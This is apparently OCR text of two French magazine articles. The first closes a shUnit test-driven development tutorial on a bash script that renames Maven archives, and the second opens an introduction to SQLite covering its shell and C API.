Ensuite, pour extraire le numéro de version, je préfère utiliser la commande `cut`. Je commence par une petite exploration (`spike`) pour vérifier le comportement de `cut` en ligne de commande. Je me souviens que l'option `-d` spécifie le caractère par lequel découper et que l'option `-f` détermine quelle portion sélectionner (`d` pour *delimiter* et `f` pour *field*). Par contre, je n'arrive pas à me rappeler si la deuxième partie est désignée par `1` ou par `2`. Essayons avec `1` :

```
$ echo lmf-0.1.12-batch | cut -d '-' -f 1
lmf
```

Raté, c'est `2` qu'il me faut pour obtenir le numéro de version :

```
$ echo lmf-0.1.12-batch | cut -d '-' -f 2
0.1.12
```

Et je récupère ainsi le numéro en ajoutant à ma fonction un `version=`echo $nomMaven|cut -d '-' -f 2`.`

Je peux maintenant retirer la redondance représentée par le numéro de version en remplaçant `lmf-0.1.12-batch` par `lmf-fr-batch-$version` ce qui nous amène à :

```
changeNomMavenEnNomConforme() {
    local nomMaven=$1
    version=`echo $nomMaven|cut -d '-' -f 2`
    echo "lmf-fr-batch-$version"
}
```

Je m'arrête un moment pour me demander si je peux améliorer la lisibilité du code. La personne qui en reprendra la maintenance ne sera peut-être pas familière avec les commutateurs `-d` et `-f` de `cut`. En ce qui me concerne, c'est grâce aux options longues `--delimiter` et `--field`, que j'arrive à me souvenir de la signification de `-d` et `-f`. Utilisons ces options longues :

```
version=`echo $nomMaven|cut --delimiter '-' --field 2`
```

Personnellement, j'avais du mal à choisir entre options courtes et options longues jusqu'à ce qu'on me dise que les options courtes avaient pour but d'être rapides à taper en ligne de commande alors que les options longues étaient plus faciles à relire et qu'on passait généralement plus de temps à lire le code qu'à l'écrire.

Sur le même modèle, on extrait le nom du module par un `--field 3` et le nom du projet par un `--field 1`. Pour parvenir au code suivant :

```
changeNomMavenEnNomConforme() {
    local nomMaven=$1
    projet=`echo $nomMaven|cut --delimiter '-' --field 1`
    version=`echo $nomMaven|cut --delimiter '-' --field 2`
    module=`echo $nomMaven|cut --delimiter '-' --field 3`
    echo "$projet-fr-$module-$version"
}
```

Je vois encore une redondance : les trois commandes `cut` ne diffèrent que par le numéro du champ, le reste est identique. Pour retirer cette duplication, on peut créer une fonction `extraitPartie` qui prend deux arguments : le nom complet à découper et quelle partie extraire. Elle remplacera l'extraction de projet par `projet=`extraitPartie $nomMaven 1`` :

```
extraitPartie() {
    local nomComplet=$1
    local partie=$2
    echo `echo $nomComplet|cut --delimiter '-' --field $partie`
}
```

Ce qui donne dans `changeNomMavenEnNomConforme()` en passant les variables en local :

```
changeNomMavenEnNomConforme() {
    local nomMaven=$1
    local projet=`extraitPartie $nomMaven 1`
    local version=`extraitPartie $nomMaven 2`
    local module=`extraitPartie $nomMaven 3`
    echo "$projet-fr-$module-$version"
}
```

3.2 La transformation du livrable

Maintenant que nous savons rendre conforme un nom, reste à rendre conforme un livrable. Pour cela, nous allons écrire un test dans un nouveau fichier `testTransformeLivrable.sh` que nous allons placer dans une suite de tests.

3.2.1 Création d'une suite de tests

Pour exécuter tous les tests en une seule fois, plaçons nos deux tests (`testTransformeNom` et `testTransformeLivrable`) dans une suite de tests que nous nommons `testSuite.sh` :

```
./testTransformeNom.sh &&
./testTransformeLivrable.sh
```

Le && (conjonction « et » en shell) qui lie les deux tests permet de conditionner l'exécution du second test à la réussite du premier. Pourquoi ne pas simplement lancer les tests les uns à la suite des autres ? Pourquoi s'arrêter au premier échec ? Parce que ce comportement rend plus facile l'examen d'une erreur : il n'est pas nécessaire de chercher l'erreur au milieu d'une pléiade de tests réussis. Cela a deux avantages :

- réduire le risque que l'échec d'un test passe inaperçu ;
- avoir le message d'échec plus rapidement disponible (localité spatiale).

C'est un principe assez général pour des tests : qu'ils échouent le plus rapidement possible s'ils doivent échouer.

3.2.2 Tester le changement de nom du livrable

Commençons par tester le changement de nom du livrable de la norme Maven `lmf-0.12.1-batch.tar.gz` à la norme d'entreprise en `lmf-fr-batch-0.12.1.tgz` :

```
TestTransformeNomDuLivrable () {
    nomMaven=lmf-0.12.1-batch
    nomCible=lmf-fr-batch-0.12.1
    touch $nomMaven.tar.gz

    transformeNomEtStructureLivrable $nomMaven.tar.gz

    [ -e $nomCible.tgz ]
    shuAssert "$nomCible.tgz devrait exister" $?

    rm -f lmf-*
}
```

Un simple `touch` suffit pour créer un `tar.gz`, puisque nous ne vérifions pas encore le contenu de l'archive. Comme le nom à la norme Maven et le nom cible à la norme d'entreprise sont utilisés plusieurs fois, ils sont dès le début associés aux variables `nomMaven` et `nomCible` pour éviter les duplications.

L'action du test réside dans l'invocation de `transformeNomEtStructureLivrable` sur le `tar.gz maven`. En nommant ainsi cette fonction, nous anticipons sur le prochain test où la structure elle-même sera abordée. On aurait aussi pu écrire `transformeNomLivrable()` et renommer `transformeNomLivrable()` en `transformeNomEtStructureLivrable()` lors du prochain test.

La vérification consiste à s'assurer de l'existence du fichier cible à la norme d'entreprise. Détaillons un peu cette vérification : c'est la première fois que nous faisons appel à l'assertion `shuAssert()` qui contrôle la véracité de son second argument, `$?` dans notre cas. `$?` est une variable qui contient le statut de la dernière commande exécutée. Cette dernière commande exécutée est le `[ -e $nomCible.tgz ]` qui vérifie l'existence du fichier `$nomCible.tgz`. `shuAssert` affiche le message d'erreur qui lui est passé en premier argument si le fichier n'existe pas.

La dernière étape consiste à supprimer les fichiers utilisés par le test.

3.2.3 Faire passer le test

Pour faire passer le test, on va suivre les étapes suivantes :

- retirer le suffixe `.tar.gz.` ;
- obtenir le nouveau nom en invoquant la fonction `changeNomMavenEnNomConforme()` amenée par les tests précédents ;
- renommer l'archive.

```
transformeNomEtStructureLivrable() {
    local tarGzMaven=$1
    local nomMaven=${tarGzMaven%*.tar.gz}
    local nomCible=`changeNomMavenEnNomConforme $nomMaven`

    mv $tarGzMaven $nomCible.tgz
}
```

La séparation du suffixe `.tar.gz` se fait en employant `%` à l'intérieur d'un `${}`, ce qui a pour effet de retirer `.tar.gz` du nom Maven. Dans une substitution, `%` retire la partie droite qui correspond au motif :

```
$ fichier=fichier.gz;
$ echo ${fichier%*.gz}
fichier
```

Note

À la place de `${tarGzMaven%*.tar.gz}`, on aurait pu utiliser `basename $tarGzMaven .tar.gz` : l'emploi du second argument (`.tar.gz`) amène `basename` à laisser de côté ce suffixe. `basename` n'a pas été retenu, car il aurait le désavantage de retirer également le chemin complet alors que `${tarGzMaven%*.tar.gz}` le préserve.

3.2.4 Refactoring

Pour améliorer la lisibilité du code, un premier refactoring consiste à extraire l'ablation du suffixe dans une fonction :

```
retireSuffixeTarGz() {
    echo ${1%*.tar.gz}
}
```

Ainsi une personne peu familière d'une substitution par `${%}` aura une indication supplémentaire sur l'effet de cette directive.

Ensuite au niveau des tests, je trouve que le nettoyage du test par le `rm` serait plus lisible dans un `tearDown`. Cette méthode étant standard dans la famille des frameworks jUnit, le code qu'elle contient est plus facilement identifié comme du code de nettoyage :

```
shuTearDown() {
    rm -f lmf-*
}
```

Ensuite le test `[ -e ]` pour vérifier la présence du fichier n'est pas forcément familier pour un utilisateur qui n'a pas

utilisé récemment l'option `-e` de la commande Unix test dont `[ ]` est un alias. Aussi, un `assertFileExists` serait plus lisible :

```
assertFileExists() {
    local fichier=$1
    [ -e $fichier ]
    shuAssert "Le fichier $fichier devrait exister" $?
}
```

Au passage, la duplication de `$nomCible.tgz` entre `[ -e $nomCible.tgz ]` et `"$nomCible.tgz devrait exister"` a été retirée. On obtient finalement :

```
TestTransformeNomDuLivrable () {
    nomMaven=lmf-0.12.1-batch
    nomCible=lmf-fr-batch-0.12.1
    touch $nomMaven.tar.gz

    transformeNomEtStructureLivrable $nomMaven.tar.gz

    assertFileExists $nomCible.tgz
}
```

3.2.5 Tester le changement de contenu du livrable

Pour tester le contenu du livrable et non plus seulement son nom, nous avons maintenant besoin de construire une archive. Pour que le test soit le plus simple et le plus lisible possible, nous nous contenterons du minimum : un fichier dans un répertoire. Cette arborescence très sommaire sera donc :

```
lmf-0.12.1-batch/
  fichierQuelconque
```

Dans une méthode dédiée, nous créons cette arborescence, nous la compressons dans `lmf-0.12.1-batch.tar.gz`, puis nous supprimons l'arborescence.

```
nomMaven=lmf-0.12.1-batch
nomCible=lmf-fr-batch-0.12.1

creeArborescenceNormeMaven() {
    mkdir $nomMaven
    touch $nomMaven/fichierQuelconque
    tar czf $nomMaven.tar.gz $nomMaven
    rm -rf $nomMaven
}
```

Le test lui-même construit le livrable à la norme Maven, le transforme, décompresse le résultat avant de vérifier son contenu.

```
TestTransformeStructureDuLivrable() {
    creeArborescenceNormeMaven

    transformeNomEtStructureLivrable $nomMaven.tar.gz

    tar xfz $nomCible.tgz

    shuEnsureDirectoryExists $nomCible
    assertFileExists $nomCible/fichierQuelconque
    rm -rf $nomCible
}
```

La vérification se porte sur le contenu de l'archive par l'intermédiaire du nom du répertoire et du fichier qu'il contient. Les répertoires source et cible sont pour l'instant supprimés dans le test lui-même.

3.2.6 Faire passer le test

Le renommage `mv $tarGzMaven $nomCible.tgz` dans `transformeNomEtStructureLivrable()` n'est plus suffisant. Il cède sa place à un travail sur le contenu de l'archive :

- extraire l'archive ;
- renommer le répertoire de l'archive ;
- reconstruire une archive avec le nom cible.

```
transformeNomEtStructureLivrable() {
    local tarGzMaven=$1
    local nomMaven=`retireSuffixeTarGz $tarGzMaven`
    local nomCible=`changeNomMavenEnNomConforme $nomMaven`

    tar xzf $tarGzMaven
    mv $nomMaven $nomCible
    tar czf $nomCible.tgz $nomCible
    rm -rf $nomCible
}
```

Ainsi le renommage du nom de l'archive elle-même passe désormais par une décompression, puis une recompression de l'archive toute entière. Ne pas oublier de supprimer l'arborescence qui a conduit à la nouvelle archive par un `rm -rf $nomCible`.

Tous les tests passent, mais nous obtenons des erreurs remontées par `gzip` et `tar` sur une tentative de décompression d'un fichier mal formé lors du test précédent (`TestTransformeNomDuLivrable`). Et pour cause : le `touch $nomMaven.tar.gz` pour créer l'archive est devenu trop naïf. On le remplace par

```
    touch $nomMaven
    tar cfz $nomMaven.tar.gz $nomMaven
```

et plus aucune erreur n'est à déplorer.

3.2.7 Refactoring

Les deux tests de `testTransformeLivrable` contiennent de grosses duplications. Tout d'abord, le nettoyage final du dernier test peut être ramené dans le `tearDown` en ajoutant l'option `r` au `rm -f` :

```
shuTearDown() {
    rm -rf lmf-*
}
```

Ensuite, les initialisations des deux tests sont devenus très proches. Et, dans les deux tests, cette initialisation est suivie d'un `transformeNomEtStructureLivrable $nomMaven.tar.gz`. Regroupons tout cela dans un `setUp()` :

```
shuSetUp() {
    creeArborescenceNormeMaven
    transformeNomEtStructureLivrable $nomMaven.tar.gz
}
```

Les deux tests deviennent alors :

```
TestTransformeNomDuLivrable () {
    assertFileExists $nomCible.tgz
}
```

et

```
TestTransformeStructureDuLivrable() {
    tar xfz $nomCible.tgz

    shuEnsureDirectoryExists $nomCible
    assertFileExists $nomCible/fichierQuelconque
}
```

4 Rendre conforme un livrable (triangulation)

La problématique de la conversion est exactement la même que celle de l'exemple précédent, mais, pour apporter de la variété, choisissons une norme de production (la norme cible) légèrement différente. Commençons par enrichir un peu le paysage du projet. Maven dépose les archives dans le répertoire **target/** du projet. Le script de traduction se trouvera dans le répertoire **bin/**. Appelons-le **target2livrable.sh** avec comme arborescence de départ :

```
projet/
  target/
    prj-0.12.1-batch.tar.gz
    prj-0.12.1-module_bd.tar.gz
    prj-0.12.1-module_ihm.tar.gz
  bin/
    target2livrable.sh
  test/
    target2livrableTest.sh
```

Nous souhaitons parvenir à l'arborescence suivante :

```
projet/
  target/
    prj-en-batch-0.12.1.tar.gz
    prj-en-module_bd-0.12.1.tar.gz
    prj-en-module_ihm-0.12.1.tar.gz
  bin/
    target2livrable.sh
  test/
    target2livrableTest.sh
```

Il s'agit donc d'une part de déplacer le numéro de version après le nom du module et d'autre part d'ajouter le terme **en** (acronyme de *english*) avant ce même nom de module.

4.1 Un test de recette

Commençons par écrire le test de recette avec tout d'abord le **setUp** et le **tearDown** :

```
shuSetUp(){
    cd ..
    mkdir target
    cd target
    touch prj-0.12.1-batch.tar.gz
    touch prj-0.12.1-module_bd.tar.gz
    touch prj-0.12.1-module_ihm.tar.gz
    cd ..
}

shuTearDown(){
    rm -rf target/
}
```

Le **setUp** crée le répertoire **target/**, puis place trois fichiers **tar.gz** en son sein. Ces opérations sont entrecoupées de changements de répertoire. Les tests sont lancés du répertoire test. C'est donc à cet endroit qu'on se trouve au début du **setUp**. Un **cd ..** nous amène un cran plus près de la racine, à l'endroit où se trouvent les répertoires **test/** et **bin/** :

```
projet/
  test/
  bin/
```

C'est là qu'on crée le répertoire **target/**, dans lequel on entre par le **cd target**. Cela évite de préfixer par **target** le nom de chacun des fichiers. Sans quoi, on aurait :

```
    touch target/prj-0.12.1-batch.tar.gz
    touch target/prj-0.12.1-module_bd.tar.gz
    touch target/prj-0.12.1-module_ihm.tar.gz
```

qui contient des redondances et est moins lisible. Un **cd ..** achève le **setUp()** en nous ramenant dans le répertoire **projet/** d'où nous lancerons les tests. A l'issue du **setUp**, le répertoire **target/** contient l'arborescence de départ :

```
projet/
  target/
    prj-0.12.1-batch.tar.gz
    prj-0.12.1-module_bd.tar.gz
    prj-0.12.1-module_ihm.tar.gz
```

De manière symétrique, le **tearDown** détruit complètement le répertoire **target/**. C'est également le comportement de Maven lors d'un **mvn clean**.

Le test de recette en lui-même consiste à lancer le script de conversion, puis à vérifier que les noms au format attendu sont présents dans le répertoire **target/** :

```
TestNomsFichiersConformes() {
    ./bin/target2livrable.sh
    cd target/
    shuAssertFileExists prj-en-batch-0.12.1.tar.gz
    shuAssertFileExists prj-en-module_bd-0.12.1.tar.gz
    shuAssertFileExists prj-en-module_ihm-0.12.1.tar.gz
    cd ..
}
```

Comme dans le **setUp**, on se rend dans **target/**, puis on revient dans **projet/** pour éviter les duplications.

La fonction **shuAssertFileExists** ne fait pas partie de la trousse à outils de **shUnitPlus**. Nous l'écrirons pour l'occasion. C'est l'option **-e** qui vérifie l'existence d'un fichier :

```
shuAssertFileExists() {
  fileName=$1
  [ -e $fileName ]
  shuAssert "file $fileName should exists" $?
}
```

4.2 Le test unitaire de transformation du nom

Muni de ce test de recette, nous pouvons passer aux tests unitaires. Commençons par la transformation du nom.

```
TestTransformeNom() {
    nomMaven   ="prj-0.12.1-batch.tar.gz"
    nomLivrable="prj-en-batch-0.12.1.tar.gz"

    nomObtenu=`maven2livrable $nomMaven`

    shuStringEqual $nomLivrable $nomObtenu
}
```

Ce test débute par les noms source et cible, **nomMaven** et **nomLivrable** pour bien mettre en évidence les différences : l'acronyme **en** est ajouté juste après **prj**, puis le numéro de version et le nom du module sont inversés. Ainsi **prj-0.12.1-batch** devient **prj-en-batch-0.12.1**.

L'exécution de la fonction se fait en utilisant les apostrophes inversées. Et le résultat est récupéré dans la variable **nomObtenu**. Quand je dis « le résultat est récupéré », c'est en fait un raccourci pour dire que la sortie standard des apostrophes inversées aboutit dans la variable.

Le test s'achève par une comparaison des deux chaînes au moyen de la fonction **shuStringEqual**. Pour faire passer ce premier test, je vais utiliser un **fake** :

```
maven2livrable() {
    echo "prj-en-batch-0.12.1.tar.gz"
}
```

Je renvoie directement la chaîne attendue dans l'assertion, ce qui fait passer le test. Pour lever cette imposture, écrivons un autre test :

```
TestTransformeAutreNom() {
    nomMaven="prj-0.12.1-module_bd.tar.gz"
    nomLivrable="prj-en-module_bd-0.12.1.tar.gz"

    nomObtenu=`maven2livrable $nomMaven`

    shuStringEqual $nomLivrable $nomObtenu
}
```

4.2.1 Une triangulation en suspens

La seule différence entre les deux tests réside dans le nom des modules : **module_bd** au lieu de **batch**, ce qui est suffisant pour provoquer l'échec du test :

```
****** testTransformeNom.sh ******
2 tests to run:
    Test 1: TestTransformeAutreNom    E
      "StringEquals:
 prj-en-module-bd_0.12.1.tar.gz vs.
 prj-en-batch-0.12.1.tar.gz" failed.

[…]
2 tests run.
  1 test succeeded.
  1 test failed.
```

J'ai reformaté la sortie pour plus de lisibilité, notamment en ajoutant des sauts de ligne autour de l'affichage du **StringEquals**.

Maintenant, il faut passer aux choses sérieuses et extraire du nom de fichier les deux éléments qui doivent être inversés : le nom du module et le numéro de version. Pour cela, j'ai envie d'écrire un nouveau test unitaire qui se limiterait à vérifier la bonne obtention de ces deux informations. Comme je suis sur une barre rouge (un test en échec), je vais commencer par désactiver mon dernier test en préfixant son nom par le terme **XXXtodo**. Il devient ainsi **XXXtodoTestTransformeAutreNom()** et n'est plus reconnu par shUnit comme un test. On revient à l'état antérieur :

```
1 test run.
  1 test succeeded.
  No tests failed.
```

Le terme **XXXtodo** a été choisi pour qu'on n'oublie pas de le réactiver. Nous pouvons ainsi écrire un nouveau test unitaire :

```
TestExtraitNomDuModule() {
    nomComplet="prj-0.12.1-batch.tar.gz"
    nomDuModule="batch"

    moduleObtenu=`extraitModule $nomComplet`

    shuStringEqual $nomDuModule $moduleObtenu
}
```

Et pour faire passer ce test, je fais à nouveau un fake :

```
extraitModule() {
    echo batch
}
```

4.2.2 La triangulation

Je choisis de lever l'imposture par une triangulation : écrivons un test qui échoue pour nous obliger à supprimer la constante. Un cas de test intéressant à mettre en lumière serait un nom de module comportant un caractère souligné :

```
TestExtraitNomDuModuleContenantUnSouligne() {
    nomComplet="prj-0.12.1-module_bd.tar.gz"
    nomDuModule="module_bd"

    moduleObtenu=`extraitModule $nomComplet`

    shuStringEqual $nomDuModule $moduleObtenu
}
```

Pour faire passer ce test, j'extrais le nom du module en utilisant **cut** :

```
extraitModule() {
    nomComplet=$1
    moduleEtTarGz=`echo $nomComplet|cut -d '-' -f 3`
    echo $moduleEtTarGz|cut -d '.' -f 1
}
```

Pour chacun des deux **cut**, l'option **-d** permet de spécifier le délimiteur (**d** pour Délimiteur), alors que l'option **-f** désigne quel morceau garder (**f** pour *field*, « champ » en anglais). L'extraction se fait donc en deux passes. La première passe découpe le nom complet selon les caractères tirets pour récupérer le troisième et dernier champ : **cut -d '-' -f 3`** (le premier champ contient **prj**, alors que le deuxième contient le numéro du module). On recueille ainsi **batch.tar.gz** dans **moduleEtTarGz**, qu'on filtre en découpant selon les points.

Reste maintenant à extraire le numéro de version. Ce sera plus simple que pour le module, puisqu'un seul **cut** suffira. Mais nous nous arrêtons ici, car, au-delà de cette triangulation, la suite ne nous montrerait rien de bien différent par rapport au même exemple déjà traité par une stratégie de duplication.

5 Conclusion

En voici assez pour bien commencer en ShUnit et pour se faire une première opinion sur les voies du développement par les tests.


Auteur : Philippe Blayo

Philippe travaille chez un fournisseur de service d'un grand opérateur de télécommunication. Il remercie Bruno, Thomas, Radhouane, Jean-Philippe, Guy et Abderrazak d'avoir utilisé ShUnit avec lui et remercie tout particulièrement Antoine d'avoir partagé avec lui son implication dans la reprise et l'amélioration de ShUnit.

Références

- **http://shunit.sourceforge.net** : shUnit est hébergé sur Sourceforge d'où ses versions peuvent être téléchargées.
- **http://sial.org/blog/2007/11/shunit_shell_code_unit_testing.html** : un billet sur la version 1.3 de shUnit.
- **[BEC2003]** BECK (Kent), *Test-Driven Development By Example*, Addison Wesley, 2003 : une source inépuisable d'inspiration.

SQLite, une autre idée de la



« Base de données »... Voilà un terme qui en appelle peut-être d'autres dans votre mémoire : serveur, configuration, maintenance... Autant de préjugés qui ne sont pas tout à fait exacts. Cette nouvelle série d'articles abordera l'utilisation de SQLite, une solution de base de données embarquée légère et performante (elle peut tenir en un fichier C et 250 Ko de mémoire) qui changera peut-être l'idée que vous vous faisiez d'une base de données.

Auteur

- Alexandre Courbot

1 Présentation

Il y a de bonnes chances pour que vous ayez déjà entendu parler de SQLite. Il est en revanche pratiquement inimaginable que vous n'en ayez pas une ou plusieurs copies dans votre environnement. On peut en effet affirmer avec certitude que SQLite est la base de données la plus utilisée au monde : elle est embarquée dans Firefox 3, Skype, Mac OSX, les iPhones et iPods dernière génération, les téléphones mobiles sous système Symbian et probablement quelques milliers d'autres déploiements moins prestigieux. SQLite est ,de plus, incluse de base dans PHP dans toutes les distributions Linux, et dispose d'interfaces pour une bonne vingtaine de langages de programmation différents. Par ailleurs, Richard Hipp, son créateur, l'a rendue disponible dans le domaine public, rendant ainsi son adoption possible pour tout type de logiciel libre ou propriétaire.

Cette série d'articles vous fera découvrir SQLite, et s'adresse à des personnes ayant des connaissances basiques du langage SQL. Si vous êtes déjà habitué à MySQL ou PostgreSQL, vous découvrirez un moteur simple et léger qui reprend bon nombre de leurs fonctionnalités, parfois à sa sauce. Si vous ne connaissez pas grand-chose au fonctionnement d'une base de données, les concepts principaux (indices, transactions,...) vous seront expliqués.

1.1 Pourquoi utiliser SQLite ?

Si c'est la légèreté de SQLite qui saute avant tout aux yeux, il ne faut pas pour autant en oublier ses autres caractéristiques qui la rendent atypique au regard de solutions comme MySQL ou Postgres :

- Pas de serveur. SQLite est une bibliothèque, pas un processus séparé. Les requêtes SQL sont donc exécutées par le programme appelant.
- Pas de configuration. Une base de données SQLite est conservée soit en mémoire (pour les bases temporaires), soit dans un fichier unique dont l'accès est uniquement dépendant du système de droits de l'OS sous-jacent. Par conséquent, il n'y a pas non plus d'utilisateurs.
- Facile à embarquer. Outre la distribution source classique, SQLite est également disponible sous la forme d'un couple de fichiers .c et .h que l'on peut directement inclure dans son programme.
- Performante. L'absence de serveur et de mécanisme de contrôle permet à SQLite de surpasser en performances brutes la plupart de ses concurrents.
- Portable. Le code source de SQLite est hautement portable et se compile sous Unix et Windows, mais également de nombreux autres systèmes plus restreints. Le format des bases de données est également totalement indépendant du système hôte.
- Système de types flexible. Voilà une propriété qui va en étonner plus d'un. Les données stockées dans une table SQLite ne sont pas typées en fonction de la colonne, mais individuellement. Les données occupent ainsi exactement la place qui leur est nécessaire, et non pas la taille déclarée. Un autre effet de bord est qu'il est parfaitement possible de stocker une chaîne de caractères là où l'on avait déclaré un entier...
- Extensible. Le code source de SQLite est largement commenté et documenté, et la bibliothèque est facilement extensible. En plus du standard SQL92 qui est pratiquement supporté dans son intégralité, SQLite inclut certaines commandes spécifiques et permet l'ajout de nouvelles fonctions sans grande difficulté.

base de données

Par ces caractéristiques, SQLite convient ainsi parfaitement comme format de fichier pour une application (comme le font Firefox 3 et Anki), comme base de données pour systèmes embarqués, pour manipuler des données en mémoire de façon temporaire, ou comme support pour apprendre les bases de données ou expérimenter le schéma d'une nouvelle base.

Elle remplira également très bien son rôle comme support pour les sites web dynamiques jusqu'à une certaine limite d'activité.

1.2 Limites de SQLite

Si SQLite n'a pas supplanté les bases de données serveur, c'est tout simplement parce que son contexte d'utilisation est très différent, et que la comparaison n'est pas pertinente. Comparerions-nous les performances d'un bulldozer et d'une limousine sous prétexte que les deux sont des véhicules à roues motorisés ? Le même raisonnement s'applique à SQLite, MySQL et consorts. Si SQLite s'en sort parfaitement bien dans les cas de figure cités ci-dessus, ce n'est pas le cas si l'on s'aventure sur le terrain des bases de données serveurs :

- SQLite supporte les accès concurrents... jusqu'à une certaine limite. Afin de préserver l'intégrité des données, SQLite impose un verrouillage exclusif du fichier de base de données en cas d'écriture (mais supporte un nombre infini de lectures simultanées). Cela signifie qu'en cas d'écritures fréquentes, les performances des processus concurrents seront fortement dégradées, puisque ceux-ci n'auront pas d'accès à la base pendant ce temps. Les bases de données serveur effectuent généralement un verrouillage plus fin, de l'ordre de la table, voire de l'enregistrement, qui perturbent moins les accès concurrents.
- SQLite n'est pas faite pour être utilisée à travers un réseau. Certes, on peut accéder à une base de données distante via un système de fichiers réseau comme NFS, mais on souffrira d'une latence très importante et les accès concurrents seront d'autant plus lents en raison de la contrainte évoquée au-dessus.
- SQLite est remarquablement peu exigeante en utilisation mémoire, mais sa consommation augmente avec la taille des bases de données. Au-delà de plusieurs dizaines de giga-octets de données, la quantité de mémoire nécessaire pour réaliser une transaction risque de ne plus être raisonnable.
- Le support de SQL92 est presque complet. Presque... Certaines fonctionnalités manquent à l'appel : citons les clés secondaires, les transactions récursives (jusqu'à la version 3.6.10), et les jointures droites.

Les conditions nécessaires à une bonne utilisation étant posées, commençons sans plus tarder à voir comment nous pouvons utiliser SQLite !

2 L'interpréteur de commandes SQLite

Si vous utilisez une distribution GNU/Linux, il est fort probable que SQlite soit déjà installée sous la forme d'une bibliothèque partagée. Cette forme est la plus simple à utiliser, mais interdit toute personnalisation. Nous verrons dans un prochain article comment inclure directement SQLite dans notre programme, mais, pour le moment, nous allons utiliser la version déjà installée chez vous. Dans un premier temps, tâchez de vérifier que le paquet de développement est bien installé (chez Debian et Ubuntu, il s'agit du paquet **libsqlite3-dev**). Nous allons aussi nous servir de l'outil en ligne de commande qui est fourni par le paquet **sqlite3**.

Durant cette série, nous allons créer une petite base de données de gestion d'évènements. Ce modèle nous permettra d'explorer de nombreuses fonctionnalités de SQLite et peut être facilement repris pour implémenter une base d'évènements d'accès à une machine, l'historique persistant d'une application, et ainsi de suite.

```
$ sqlite3 test.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite>
```

Ici, nous demandons à SQLite de travailler sur un fichier nommé **test.db**. Comme celui-ci n'existe pas, il est créé et la base de données est donc vide à ce moment.

Voici le schéma que nous allons créer. Il ne se compose pour le moment que d'une seule table :

Type	Nom	Rôle
Integer	id	Identificateur unique
Int	type	Type de l'évènement
Int	time	Date et heure d'occurrence
Text	message	Message lié à l'évènement

Ce schéma est volontairement très simple, mais nous verrons rapidement que nous serons amenés à l'améliorer pour des raisons de performance. La colonne **id** servira de clé primaire à la table. **type** est un codage arbitraire permettant de discriminer les évènements entre eux (par exemple, les messages d'informations, avertissements, erreurs, etc.). **time** est un *timestamp* représentant l'heure à laquelle cet événement est arrivé. Nous choisissons de représenter les dates par un entier pour faciliter la sélection par intervalle de dates, car nous verrons par la suite qu'il s'agit du moyen le plus performant. Enfin, **message** est une chaîne de caractères donnant des détails sur ce qui s'est passé.

Nous créons notre table en utilisant la syntaxe SQL classique :

```
sqlite> create table event(id integer primary key autoincrement, type
tinyint, time int, message text);
```

Et nous pouvons y insérer des évènements manuellement, par exemple :

```
sqlite> insert into event values(NULL, 0, strftime('%s', 'now'), "Server
started");
```

Celui-ci est de type 0 (que nous interpréterons comme une information), et indique que le serveur vient de démarrer à l'instant où nous insérons l'évènement dans la base de données. Nous donnons **NULL** comme clé primaire afin de laisser le soin à SQLite de créer un identifiant unique. Nous pouvons alors vérifier que les données ont bien été insérées :

```
sqlite> select * from event;
1|0|1232948766|Server started
```

Outre la norme SQL, SQLite propose quelques commandes dédiées que nous pouvons découvrir en tapant **.help**. Notamment, les commandes **.table** et **.schema** permettent respectivement de lister les tables présentes dans la base et leur commande de création. **.dump** exporte notre base de données en une suite de commandes permettant de la reproduire à l'identique. **.attach** est une commande très pratique qui permet d'attacher une autre base de données dans la base courante, et ainsi de travailler sur des tables se situant dans différents fichiers.

Enfin, **.quit** permet de quitter l'interpréteur de commandes, et c'est ce que nous allons faire pour continuer notre travail sous une autre interface :

```
sqlite> .quit
$ ls -l test.db
-rw-r--r-- 1 me me 3072 2009-01-18 21:46 test.db
```

Notez que l'interpréteur peut être invoqué avec une suite de commandes à exécuter, séparées par un point-virgule, enfin de les exécuter en mode non interactif :

```
$ sqlite3 test.db '.dump'
BEGIN TRANSACTION;
DELETE FROM sqlite_sequence;
INSERT INTO "sqlite_sequence" VALUES('event',2);
CREATE TABLE event(id integer primary key autoincrement, type tinyint,
time datetime, message varchar);
INSERT INTO "event" VALUES(1,0,1232948766,'Server started');
COMMIT;
```

Vous venez de voir comment effectuer une sauvegarde de la base en une ligne de commande. Voyons maintenant comment accéder à tout cela via un programme !

3 Un premier programme en C

SQLite propose des interfaces pour beaucoup de langages. Nous nous concentrerons ici sur l'interface C étant donné qu'il s'agit de la plus proche de la bibliothèque. Si vous avez installé les paquets indiqués plus haut, il ne vous reste plus qu'à taper le code.

Nous allons écrire deux petits programmes : l'un nous permettant de consulter ce qui se trouve dans notre base de données, l'autre insérant des nouvelles entrées afin de l'enrichir. Tous deux utilisent les fonctions de l'interface C de SQLite.

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <sqlite3.h>
```

En plus des fichiers d'en-tête classiques, nous rajoutons celui de SQLite. Rien de bien particulier.

```
int main(int argc, char *argv[])
{
  int res;
  int retCode = EXIT_SUCCESS;
  sqlite3 *conn;
  sqlite3_stmt *statement;
```

Les deux premières variables déclarées nous serviront à contrôler les éventuelles erreurs des fonctions de SQLite. Après leur déclaration, deux pointeurs vers des structures apparaissent : **sqlite3** est un descripteur de connexion, qui permet donc d'obtenir un accès à un fichier de base de données. **sqlite3_stmt** correspond à un flux d'exécution SQL. C'est grâce à cette structure que nous pourrons exécuter des requêtes SQL au travers d'une connexion. Ces deux structures sont totalement opaques et leur allocation est entièrement gérée par l'API de SQLite. Il ne faudra donc jamais les allouer ou les désallouer manuellement.

Pour accéder à la base de données, il nous faut donc tout d'abord établir une connexion avec celle-ci.

```
  if (sqlite3_open("test.db", &conn) != SQLITE_OK) {
    printf("Erreur lors de l'ouverture de la base de donnees: %s\n",
sqlite3_errmsg(conn));
    return EXIT_FAILURE;
  }
```

sqlite3_open initialise notre pointeur de connexion à partir d'un nom de fichier et retourne **SQLITE_OK** si le fichier a pu être ouvert. En cas d'échec de cette fonction, nous pouvons utiliser **sqlite3_errmsg** pour afficher un message intelligible à l'utilisateur.

